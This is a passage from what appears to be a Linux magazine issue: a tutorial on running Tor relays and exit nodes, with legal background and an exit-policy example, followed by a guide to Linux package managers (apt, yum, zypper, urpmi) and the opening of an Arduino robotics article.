However, the prosecution showed transcripts of conversations where Webber was encouraging the use of Tor for such things, and offering to assist. In other words, he wasn't convicted for running a Tor exit

node, he was prosecuted for running a Tor exit node and using it to help people access horrific images.

The Tor project is also being sued in America for allegedly assisting a website accused of purveying "revenge porn". However, this case seems to be built entirely on a lawyer's misunderstanding of what Tor actually is.

This case is being brought against the Tor Project, so it shouldn't have any impact on Tor node operators.

For more information on miss use of the Tor network, see the box out on abuse.

should get legal advice before running a Tor node of any sort).

Some people who use the Hulu video streaming service have reported problems with their IP address being blocked when they started running Tor nodes, though this has been quickly dealt with by the Hulu support team.

Provided you have sufficient bandwidth to spare, it's perfectly possible to run a non-exit relay or bridge on a home internet connection. The easiest way to do this is using the Vidalia graphical client. You can find this in most distro's repositories (if you're using Ubuntu, you should add the Tor project's repository by following the instructions at <https://www.torproject.org/docs/debian.html> to make sure you get the most up-to-date version of Tor).


For example, in Debian, you just need to run **sudo apt-get install vidalia**

Then restart the computer to pick up the new user settings, and run **vidalia**. This will open the graphical client and connect you to the Tor network. Click on Set Up A Relay, then check the box marked Relay Traffic Inside The Tor Network (Non-Exit Relay). In the options, you can name your relay, add contact information, and limit the speed if you wish, but these are optional. Click on OK to start your relay running.

In theory, you can run an exit relay from your home internet connection, and a few brave souls do, but most people shy away from letting unregulated traffic into their home as it can cause problems.

The majority of people who run exit nodes do so on a server running in a data centre. However, not all data centres are happy with people running Tor exit nodes on their machines. If you're interested in running an exit node, the first step is usually to find a place that's willing to host it. The Tor wiki provides a list of hosting providers that people have had good and bad service at (<https://trac.torproject.org/projects/tor/wiki/doc/GoodBadISPs>), however, since diversity in all aspects is good for the Tor network, you may want to consider emailing a few hosts and asking if they'll consider using a Tor exit node.

You can rent a VPS (a Virtual Private Server – a virtualised environment on a shared server) to host




The Tails distro provides more than just web browsing: the Pidgin client is also set up with Tor, to provide anonymous instant messaging.

your Tor node from just a couple of pounds per month, but in general, you get what you pay for, and dedicated servers usually come with much better internet connections, though this does vary from provider to provider. Ultra-low cost ones are likely to be low bandwidth (even if they are unlimited traffic), and may not be stable. It's hard to give a definitive best option, but in general you don't need much hard drive space, and only modest memory and CPU (unless you're going to run a really fast relay). In most cases, the bottleneck will be network speed. If you're unsure about a particular option, the best bet is to try it out. Most hosts provide hosting by the month or sometimes less, so if you find your particular setup needs a bit more oomph, or is costing too much, you can usually switch to a new option.

Command line setup

The biggest difference between setting up a Tor node on a server compared with a desktop is that you don't usually want to use the graphical setup tools. There's nothing to stop you doing this via VNC or an equivalent, but there are command line tools that do the job better in this case.

If you've used Tor previously, you may remember Vidalia as part of the Tor browser bundle, but it now needs to be installed separately.



From a technical perspective, the only difference between running an exit node and a relay is the exit policy listed in the `/etc/tor/torrc` file, so we'll start by looking at this. By default, the exit policy will allow most internet traffic through, but block file-sharing ports and a few ports used by spammers. This will both reduce the number of complaints you receive, and help make sure that your bandwidth is helping web traffic. Our Linux Voice exit node uses this policy.

You can create a custom policy to allow or disallow any ports you like. A more liberal exit policy (stolen from the Destiny exit node) is:

```
reject 0.0.0.0/8:*
reject 169.254.0.0/16:*
reject 127.0.0.0/8:*
reject 192.168.0.0/16:*
reject 10.0.0.0/8:*
reject 172.16.0.0/12:*
reject 94.242.246.23:*
reject *:25
reject *:587
reject *:465
accept *.*
```

This blocks access to any of the local network IP addresses (otherwise a malicious attacker could use your exit node to attack machines on the same local area network), and ports 25, 587 and 465. These are the ports used by SMTP mail servers. Blocking these won't stop a mail client communicating with a server, because that uses a different protocol; but it will stop a computer acting as a mail server and tunnelling through your exit node – so basically, it'll stop email spammers from using your node. Exit policies are public, so you can find out what other people are using by looking up nodes on <https://atlas.torproject.org> or <http://torstatus.blutmagie.de>.

The final line is there to tell it to accept anything not rejected by the previous lines (non-exit nodes have a similar line that rejects everything).

Other than that, it's useful to give your node a name and add a contact email address. Neither of these are essential, but they help with the smooth running of the network, and make it easier for you to check what's going on. An email address will enable the Tor project to contact you if there's a problem.

Donating

If you don't have the time or technical ability to run a Tor node, but still want to contribute financially, you can donate directly to the Tor project itself and help support development via www.torproject.org/donate/donate.html.en. Alternatively, you can donate to an organisation that runs Tor nodes, such as www.torservers.net.

At Linux Voice, we're currently running a couple of Tor nodes, and would like to upgrade these to handle more traffic. We've pledged to put 50% of our profits towards good causes, and think that the Tor network is just such a good cause. Later in the year, we'll be asking subscribers to vote on where this money should go, and increasing our support of the Tor network will be one option.

A network under attack

Not everyone is happy with the Tor network providing people with anonymous and uncensored access to the internet. Some governments (such as those in China and Iran) have attempted to block access to Tor from within their countries.

The simplest way of blocking access is to get a list of all Tor relays, and stop any packets heading for these IP addresses. When governments realised that they could block access to Tor in this way, the Tor project introduced bridge relays. These are entry points to the Tor network that aren't listed in the main Tor relay directory. They're split up into groups: some of these are available on the internet, but only a few at a time; some of these are available via email; others are distributed via social networks and through trusted contacts.

Governments with large amounts of computer power at their disposal have been able to discover a large number of these bridges. Because of this, it's important for there to be a considerable 'churn'. That means that if you're thinking of setting up a non-exit Tor relay, a bridge is a great place to start. It's also possible to run a bridge for just a few dollars a month by taking advantage of Amazon's free-usage tier in EC2 (see <https://cloud.torproject.org> for details on setting one up).

Another approach that governments have taken to censoring Tor is through Deep Packet Inspection (DPI). This means that instead of finding Tor packets by IP address, they look for data within the TCP/IP stream that signals that it's Tor traffic. Tor attempts to disguise itself by looking as much like Firefox communicating with an Apache TLS session as possible. This disguise isn't perfect, and there is a bit of a cat-and-mouse game going between the Tor project and the western companies that sell DPI equipment to repressive governments. When a differentiator is found, a government can block Tor, then a software update improves the disguise, and service is restored.

Hiding in plain sight

Of course, there's no reason a government can't simply block everything that looks like a secure Firefox communication with an Apache server – except for the social consequences. As we've seen in Egypt and Turkey, such obvious censorship can lead to demonstrations and more.

The next step from the Tor project to make it harder to block is pluggable transport modules. These have created a framework that enables a variety of different ways to connect to the Tor

network. For example, there's the Flash proxy (implemented in HTML5 rather than Flash). This is a way of starting a Tor bridge from inside a web browser, so it can be run on a far wider range of computers. In turn this means that the supply of IP addresses is much larger, and changes far more rapidly than with traditional bridges, so it becomes harder to block.

Other pluggable transport modules in the works include ones that try to disguise the traffic as a Skype call, and ways of making the traffic look like an HTTP stream with HTML, JavaScript, etc. As more of these become available, it'll become harder and harder to block them all.

Not all attacks focus on trying to block Tor. In an attack widely thought to be performed by the FBI (although not yet confirmed), malicious code was injected into a hidden service that managed to break out of the Tor browser and get the computer to reveal its actual IP address, and therefore location. The solution to this is simply better software, and much work has been done on browser security in recent years. Currently the Tor browser is based on Firefox – there is theoretically better security in Chrome, although there are some technical challenges to overcome before this can be used.

It takes a little while for your node to be picked up by the network, but when it is, you'll be able to find it by searching for its name on <https://atlas.torproject.org>. This will also give details about how it's running. There's more guidance on running an exit node at <https://trac.torproject.org/projects/tor/wiki/doc/TorExitGuidelines>.

The best way to keep an eye on a node running remotely is with the Arm command line tool. If you're using Debian, you can get it with:

```
sudo apt-get install tor-arm
```


It uses the Curses toolkit, so you can run it in an SSH session. Arm has five screens: Graph, Connections, Configuration, Torrc, and Interpreter. We've found it a bit easier to do the configuration outside of Arm, but the Graph and Connections screens are useful for

Abuse

Rather predictably, the Tor network is abused by some people who use it to conduct illicit activities. This is unfortunate, but unavoidable without compromising the core values of open access and anonymity. However, this abuse makes up a tiny fraction of Tor traffic (one common estimation reportedly based on an unpublished study by the US Department of Justice puts it at 3% of Tor traffic).

The Tor network also plays a part in fighting cyber crime. For example, the Internet Watch Foundation (a UK organisation that blocks child sexual abuse content) needs to use Tor, as all its IP addresses are blocked by many of the sites they are trying to investigate.

Ultimately, criminals have many methods of staying anonymous, but legitimate whistle-blowers, activists and journalists often have only one: Tor. That's why so many people are prepared to support the network even though it is sometimes used for nefarious purposes.



making sure everything is working properly. With a bit of luck, you should soon see traffic flowing through your node (it can take a few hours). After your node's been live for a little while (around a week or two), you will be awarded a stable flag, which is an indication that your node can be trusted to stay running, and not break down in the middle of a communication.

That's all you need to start running your own Tor node. If you haven't run a server before, it's a gentle introduction to the world of server management. We've found it to be one of the easiest network services to run, and the developers deserve a good deal of praise for making it so straightforward.

The Tor project is constantly scanning for censorship events. This graph shows the number of users connecting from Iraq in June 2014 during an Islamist insurgency.

Ben Everard is the co-author of the best-selling *Learn Python With Raspberry Pi*, and is working on a best-selling follow-up called *Learning Computer Architecture With Raspberry Pi*.

LINUX 101: MASTER YOUR PACKAGE MANAGEMENT SYSTEM

apt-get, dpkg, yum, zypper... There are many ways to install packages on your Linux box. Here's everything you need to know.

WHY DO THIS?

- Understand how packages work and what exactly they provide
- Learn vital admin skills to manage packages outside of the GUI
- Discover how packaging systems work across other distros

Package management systems are both loved and hated in the Linux world. On the one hand, they provide efficient ways to install and remove software, with everything neatly bundled up. (Contrast this to Windows, where a **setup.exe** typically scatters all sorts of stuff all over your hard drive and registry, and running the “uninstaller” doesn't get rid of everything. You can even find third-party “uninstall” tools designed to clean up this hideous mess.)

On the other hand, package management systems often make it difficult to get the latest hot new applications. You have to find the right repository for your distribution, and make sure dependencies are satisfied (usually this is automatic, but not always), and so forth. And if you're completely new to Linux, you might find all of the terminology here baffling. So in this tutorial we'll explore the two main packaging systems used in GNU/Linux distributions, and provide some advanced tips and tricks for long-time Linuxers as well.

Dissecting the jargon

First of all, let's clear up any confusion by defining some terms:

- **Package** A single, compressed file that contains a program or related files such as a supporting code library, documentation, artwork or video game level data. Some (usually small) programs are provided in single packages, whereas larger application suites like KDE and LibreOffice are supplied in multiple packages (to make updates easier, as you don't have to download the whole lot each time).
- **Dependency** Every package includes some metadata, such as other packages it depends on. For instance, the AbiWord word processor uses the GTK toolkit for its interface – a library that is supplied separately – so the AbiWord package will

```
mike@debianmike: ~
File Edit Tabs Help
root@debianmike:/var/cache/apt/archives# dpkg -I vim_2%3a7.3.547-7_1%386.deb
new debian package, version 2.0.
size 776220 bytes: control archive=1871 bytes.
 934 bytes, 22 lines control
 237 bytes, 4 lines md5sums
 2365 bytes, 77 lines * postinst      #!/bin/sh
 1218 bytes, 57 lines * preinst       #!/bin/sh
Package: vim
Version: 2:7.3.547-7
Architecture: i386
Maintainer: Debian Vim Maintainers <pkg-vim-maintainers@lists.aliases.debian.org>
Installed-Size: 1797
Depends: vim-common (= 2:7.3.547-7), vim-runtime (= 2:7.3.547-7), libacl1 (>= 2.2.51-8), libc6 (>= 2.11), libbz2 (>= 1.20.4), libedit (>= 1.32), libtinfo5
Suggests: ctags, vim-doc, vim-scripts
Provides: editor
Section: editors
Priority: optional
Homepage: http://www.vim.org/
Description: Vi Improved - enhanced vi editor
 Vim is an almost compatible version of the UNIX editor Vi.
 Many new features have been added: multi level undo, syntax highlighting, command line history, on-line help, filename completion, block operations, folding, unicode support, etc.
 This package contains a version of vim compiled with a rather standard set of features. This package does not provide a GUI
```

Here's the metadata for the Debian Vim package, obtained with the **dpkg -I** command. Note the highlighted line, showing dependencies.

list GTK as a dependency in its metadata. Package systems normally handle dependencies automatically, although it can get messy.

- **Repository** An online store for packages. Most Linux distributions have their own repositories (or “repos”) with up to tens of thousands of packages. Some software developers make their own third-party repositories that can be used alongside the official distro ones.

These terms, and the general workings of packaging systems, apply across almost every Linux distribution. There are some technical differences in the implementation of packaging systems, and command names vary, but the underlying principles are the same.

Most desktop-focused distros include graphical package managers; in this tutorial, however, we'll focus on the command line tools, as they're usually much more versatile and teach you a lot more about what's going on.

1 DEBIAN/UBUNTU: APT AND DPKG

Let's start with the system used by Debian, Ubuntu and other distros based on these two. Apt (which stands for the “Advanced Packaging Tool”) provides a suite of utilities for locating, downloading and managing dependencies of packages.

The **apt-get** tool installs a program. For instance, say we want AbiWord; open a terminal and enter:

```
sudo apt-get install abiword
```

(This needs to be run as root, the administrator user, hence the **sudo** command at the start. On Ubuntu-based distros you'll be asked for your user account password. If you're on Debian, the command is **su -c “apt-get install abiword”** – modify the rest of the **sudo** commands in this tutorial to use **su -c** with quotes instead. You'll be asked for the root password in this case.)

Before downloading AbiWord, Apt will tell you which dependencies it's going to retrieve, show you how much drive space is going to be used, and check for confirmation. Hit Enter to go ahead, or N to stop. Apt will pull the packages from the internet repositories and install them.

Now, that **apt-get** command is great when you know exactly what you're looking for – but what if you don't know the name of a package? Try this:

apt-cache search "word processor"

Aha! This lists all packages in the distro's database that have "word processor" in their descriptions. (If it's a long list, pipe it into the **less** text viewer, like so:

apt-cache search "word processor" | less. Hit Q to quit the viewer.) Note that we don't need **sudo** in this case, because merely searching the database isn't an administrative command that changes system files.

The next question you're probably asking is: how does Apt retrieve and store all of this information? Every time you do this command:

sudo apt-get update

Apt retrieves the latest package information from the repositories, and stores the details in **/var/lib/dpkg**. (Also note that Apt caches packages in **/var/cache/apt** after downloading, which can take up a lot of space, so use **sudo apt-get clean** to remove them.)

Note that this command merely updates the database, and doesn't actually update your system to the latest version of the packages. For that you need to enter:

sudo apt-get upgrade

Begone, unwanted apps

There are various ways to remove a program, which may seem a bit odd at first, but when you compare it with the aforementioned mess on Windows it makes a lot of sense. First the simplest way:

sudo apt-get remove abiword

This gets rid of the program, but not any system-wide configuration files. (This isn't a big deal with a desktop program, but imagine if you've spent hours configuring a mail server, and need to remove it

Advanced tip: Converting RPMs to Debs


It should be an absolute last resort, but if you really need it you can use a tool called Alien to convert RPM packages to Deb files and vice-versa. However, due to the technical and implementation differences between these package formats, along with the usual plethora of different file locations and library versions across distros, the results are rarely pretty. To use it (as root):

apt-get install alien

alien --to-deb <filename.rpm>

(Use **--to-rpm** if converting the other way round.) If you want pre- and post-installation scripts to also be transferred into the new package, add the **--scripts** option.

For small, single-package programs with limited (or statically compiled) dependencies, Alien can sometimes be a life-saver when you have no other options. But it's a bit of a hack job, and shoehorning one distro's package into another distro usually results in a broken app. Beware!



temporarily for some reason. If the **apt-get remove** command also deleted your hand-crafted config file, you'd be gutted.) So to remove all configuration files:

sudo apt-get remove --purge abiword

This has totally removed the program from the system, but its dependencies still remain. If you want to remove those as well (providing that they're not being used by any other program) then follow up the previous command with:

sudo apt-get autoremove

dpkg

There's also a more low-level **dpkg** utility, which handles the nitty-gritty of installing and removing packages. Here are some of its more useful commands:

- **dpkg -l** lists all installed packages. You can show the details (version number and short description) for a single package with **dpkg -l abiword**.
- **dpkg -i <package.deb>** this installs some package (for example, **package.deb**) that you have downloaded. It's a useful command if you've got a program off a website, although repositories are the better method.
- **dpkg -L abiword** lists all files inside the package.
- **dpkg -S /path/to/file** this shows which package contains **/path/to/file**. So **dpkg -S /bin/ls** shows that it's part of the **coreutils** package.

Adding repositories

Debian-based distributions store their repository information in **/etc/apt/sources.list**. This is a plain text file containing URLs from which packages can be retrieved, along with the codename of the distribution (eg "wheezy" for Debian 7) and the types of packages (eg "main" for free/open source software from the main Debian developers, "non-free" for packages that have licence issues etc.) You can add repositories to that list as you discover them on the web – just remember to do **apt-get update** afterwards so that your local database is in sync.

At <http://backports.debian.org> you'll find repositories that provide up-to-date applications for older Debian stable releases.

LV PRO TIP

To extract a Deb file by hand, run **ar x <filename.deb>**. This creates three files in the current directory: **data.tar.gz** (containing the program's files, typically extracted into **/usr**); **control.tar.gz** (containing the package's metadata, such as dependencies); and **debian-binary** (the version of the **.deb** file format being used, usually 2.0). Sometimes the control and data files have different compression formats, and end in **.bz2** or **.xz**.

If you plan to add multiple repositories from different sources, it's better to place them in separate files in the `/etc/apt/sources.list.d` directory. This makes them easier to manage and remove, and means your distro can manage the main `sources.list` file without getting confused by your modifications.

If you're using Ubuntu or Mint, you'll often come across PPAs (Personal Package Archives). These are repositories set up by developers and third-party users to provide packages that aren't officially in the distribution – or newer versions of packages. Most flavours of Ubuntu and Mint only receive package updates for security holes or bugfixes, and you have to upgrade to a new version of the distribution every six months if you want the latest software – not always an ideal situation. With a PPA, you can get new versions of software for your existing distribution, without having to wait or upgrade, so they're very popular among users who want to live life on the bleeding edge.

A PPA typically includes the name of the developer along with the name of the program, so here's an example: Paulo Rotolo has packaged up Android



Many PPAs are available for Ubuntu and Mint, providing packages that aren't officially part of the distros.

Studio for recent versions of Ubuntu. On his page at <https://launchpad.net/~paolorotolo/+archive/android-studio> you'll see that his PPA is called `ppa:paolorotolo/android-studio`. To install the program you'd enter the following:

```
sudo apt-add repository ppa:paolorotolo/android-studio
```

```
sudo apt-get update
```

```
sudo apt-get install android-studio
```

You'll find many PPAs on the web, and they're a great way to try new apps quickly.

2 RED HAT, FEDORA, OPENSUSE: YUM, ZYPPE, URPMI

Let's move on to the RPM-based distros. RPM was originally the "Red Hat Package Manager", due to its origins in that distro, but today it's known as the "RPM Package Manager" (yes, a recursive acronym) due to its use in many other distros. Unfortunately, things get a bit fragmented here, with each RPM-based distro using its own toolset. Most of the commands are similar though.

Fedora and Red Hat Enterprise Linux use the Yum package manager for searching and downloading packages, while the `rpm` command does the work of installing. To find a program, do:

```
yum search abiword
```

And to install (switch to root with `su` first):

```
yum install abiword
```

Removing packages is easy (`yum remove <package>`), as is updating the distribution to the

latest packages in the repositories (`yum update`). To get rid of unused dependencies that were installed by programs you've since removed, use `yum autoremove`. And to remove cached packages after a big download, enter `yum clean packages`.

You can get detailed information about a package, such as whether it's installed or not, like so:

```
yum info abiword
```

And to see which dependencies a package has, try `yum deplist <package>`. To generate a complete list of all installed packages, enter `yum list installed`.

Yum stores its repositories in plain text files in the `/etc/yum.repos.d` directory; to add a new repository, use this command:

```
yum-config-manager --add-repo <URL>
```

(Simply delete the file in `/etc/yum.repos.d` to remove the repository.)

RPM

Yum is the tool you'll want to use most of the time, but for more low-level work involving individual packages that you've downloaded, there's the `rpm` command. For instance, `rpm -qpi <package.rpm>` displays information about a locally stored package (`qpi` stands for 'query package information'), and `rpm -i <package.rpm>` installs it.

You can also use `rpm` to find out which package a file belongs to:

```
rpm -qf /path/to/file
```

And to list the contents of a package, use `rpm -ql <package>`.

Unusually, RPM uses the `cpio` archive format for its packages – a format that few people have heard of.

Advanced tip: CheckInstall

In LV005 we looked at compiling programs from their source code (p86). You may recall that the `make install` step places the program's files in your filesystem – usually in subdirectories of `/usr` or `/usr/local`. Wouldn't it be better, though, if you could bundle up the newly installed files into a package, for easy distribution and removal?

Well, you could learn the highly complicated art of making packages by hand, or use `CheckInstall` instead (it's provided in most distros' repositories). This monitors all files created in a `make install` operation and generates and installs a package

accordingly. So instead of entering `sudo make install`, you'd enter `sudo checkinstall`.

If we do that using Alpine (the example app that we compiled last issue), we end up with a package called `alpine_2.11-1_i386.deb`, and `CheckInstall` has also installed it. Now we can easily copy that package to another machine (as long as it's running the exact same distro!) and remove it using the commands mentioned earlier in this guide.

Note: packages generated by `CheckInstall` are very specific to your own distro setup, and lack proper meta data information, so they may not work elsewhere.

Consequently, it can be difficult to remember the options used to extract files. If you need to extract a `.rpm` file, first move it into a separate directory (to stop it potentially overwriting files in the current one), and then enter this command:

```
rpm2cpio <package.rpm> | cpio -idmv
```

Of course, you should replace `<package.rpm>` here with the real package filename. This creates a directory structure in the current directory that would normally be extracted into the root (`/`) directory when installing the package.

It's worth noting that Yum will be around for a few more Fedora releases, but ultimately the goal of the distro developers is to move to a new package manager, DNF, which forked from Yum in 2012. DNF should be largely compatible with Yum, so most of the commands will be identical or similar, and in Fedora 22 entering `yum` will actually run `dnf` and display a warning message.

OpenSUSE and Mageia

Let's look at the most common commands for these distributions. OpenSUSE and Mageia are also RPM-based distros, so they have the `rpm` tool available and it works in the same way as in Fedora, but they have their own higher-level package management tools. OpenSUSE uses Zypper, while Mageia (the Mandriva spin-off) has Urpmi. The following commands show how to:

- 1 Find a package or program
- 2 Install a package
- 3 Remove a package
- 4 Update the package database
- 5 Update the system
- 6 Add a repository
- 7 Get information on a package

First in OpenSUSE:

1. `zypper search <package>`
2. `zypper install <package>`
3. `zypper remove <package>`
4. `zypper refresh`
5. `zypper update`
6. `zypper ar <URL> <alias>`
7. `zypper info <package>`

And then for Mageia:

1. `urpmf --summary <search word>`
2. `urpmi <package>`
3. `urpme <package>`
4. `urpmi.update -a`
5. `urpmi --auto-select`
6. `urpmi.addmedia <name> <URL>`
7. `urpmq -i <package>`

The `urpmf` command is especially useful if you're missing a dependency, and you need to find out which package has it. For instance, if you're trying to compile a program and the build script complains that the `foobar.h` header file is missing, you can do `urpmf foobar.h` and find out which package contains it.

So, those are the major Linux package managers covered – now you should be able to jump between

Zypper Cheat Sheet (Page 1)

More Information: https://en.opensuse.org/SDB:Zypper_usage or type `man zypper` on a terminal

For Zypper version 1.0.9

Basic Help

`zypper` #list the available global options and commands
`zypper help` [command] #Print help for a specific command
`zypper shell` or `zypper sh` #Open a zypper shell session

Repository Management

Listing Defined Repositories
`zypper repos` or `zypper lr`
 Examples:
`zypper lr -u` #include repo URI on the table
`zypper lr -P` #include repo priority and sort by it

Refreshing Repositories
`zypper refresh` or `zypper ref`
 Examples:
`zypper ref packman main` #specify repos to be updated
`zypper ref -f upd` #force update of repo 'upd'

Modifying Repositories
`zypper modifyrepo` or `zypper mr`
 Examples:
`zypper mr -d 5` #disable repo 'd5'
`zypper mr -k -p 70 upd` #enable autorefresh and rpm files 'caching' for 'upd' repo and set its priority to 70
`zypper mr -ka` #disable rpm files caching for all repos
`zypper mr -ki` #enable rpm files caching for remote repos

Adding Repositories
`zypper addrepo` or `zypper ar` #followed by the repo url and alias
 Example:
`zypper ar http://mirror.opensuse.org/opensuse/12.1/zypper/zypper.repo opensuse12.1`

Package Management

Selecting Packages
 By capability name:
`zypper in 'perl(Log-Log4perl)'`
`zypper in qt`
 By capability name and/or architecture and/or version
`zypper in zypper-0.12.10`
`zypper in zypper-0.12.11`
 By exact package name (-name)
`zypper in -n ftp`
 By exact package name and repository (implies -name)
`zypper in factory:zypper`
 By package name using wildcards
`zypper in 'yast*'`
 By specifying a rpm file to install
`zypper in skype-2.0.0.72-suse.i586.rpm`

Installing Packages
`zypper install` or `zypper in`
 Examples:
`zypper install git`
 By capability they provide
`zypper in MozillaFirefox l4 3`
 Others:
`zypper in yast*` #install all yast modules
`zypper in -f pattern lamp_server` #install lamp_server pattern (packages needed for a LAMP server)
`zypper in vim-emacs` #install vim and remove emacs
`zypper in amarok upd:libxine1` #install libxine1 from upd

Removing Packages
`zypper remove` or `zypper rm`
 Examples:
`zypper remove sqtite`

Source Packages and Build Dependencies

`zypper source-install` or `zypper si`
 Examples:
`zypper si zypper`
 Install only the source package
`zypper in -D zypper`
 Install only the build dependencies
`zypper in -d zypper`

Updating Packages

`zypper update` or `zypper up`
 Examples:
`zypper up` #update all installed packages with newer version as far as possible
`zypper up libzypp zypper rpmdate libzyp and zypper`
`zypper in sqtite3` #update sqtite3 or install if not yet installed

Zypper in Scripts and Applications

Non Interactive Mode
`zypper --non-interactive`
 Examples:
`zypper --non-interactive patch` #skips all interactive patches which would require user confirmation

No GPG Checks Mode
`zypper --no-gpg-checks`

Auto-agree with Licenses
`zypper --auto-agree-with-licenses`

See <http://en.opensuse.org/images/1/17/Zypper-cheat-sheet-1.pdf> for a handy Zypper cheat sheet (<http://tinyurl.com/a7dbnl6> for the second page).

distros more easily, and you know more about what's going on under the hood.

Other packaging systems

While Deb and RPM dominate the Linux world, some distros have their own packaging systems that are worth knowing about. Arch Linux, for instance, sports the Pacman system, which is very highly regarded among its users. Arch can be a challenging distribution to maintain, due to the fact that it's constantly changing, but Pacman handles the task of upgrading with aplomb.

Slackware, meanwhile, is famed for being one of the most traditional Linux distros (and it's also the longest-running Linux flavour in existence). It's often criticised for not having a package manager, but that's not entirely fair, as we explore on page 26.

While most packaging systems take the approach of extracting data into `/usr`, and perhaps with some bits and bobs in `/etc` and `/var`, there are some more ambitious systems that attempt to make things simpler. In the Gobo Linux distribution, for example, all applications are installed in the `/Programs` directory, and you can have multiple versions of the same application. So you could have `/Programs/LibreOffice`, and inside that directory you'd have subdirectories for 4.1, 4.2 and so forth. This keeps programs neatly separated from one another, and makes it easy to install and delete them – you don't need the package manager to do a lot of black magic.

Shared libraries are a potential problem here, but Gobo Linux works by using symbolic links in the `/System/Index/lib` directory. So you might have GTK installed in `/Programs/GTK+/3.0`, and programs that use it won't necessarily know that it's there. But they will find `libgtk.so` in `/System/Index/lib`. 

Mike Saunders has been installing, removing, creating and breaking packages for 15 years. There's no stopping him!

BEN EVERARD

ARDUINO & PYTHON: BUILD ROBOTIC WEAPONRY

Amass a drone battalion armed to the teeth with foam darts – and take over the world!

WHY DO THIS?

- Control hardware with the Python programming language
- Learn robotics in a semi-practical context
- Take over the world!

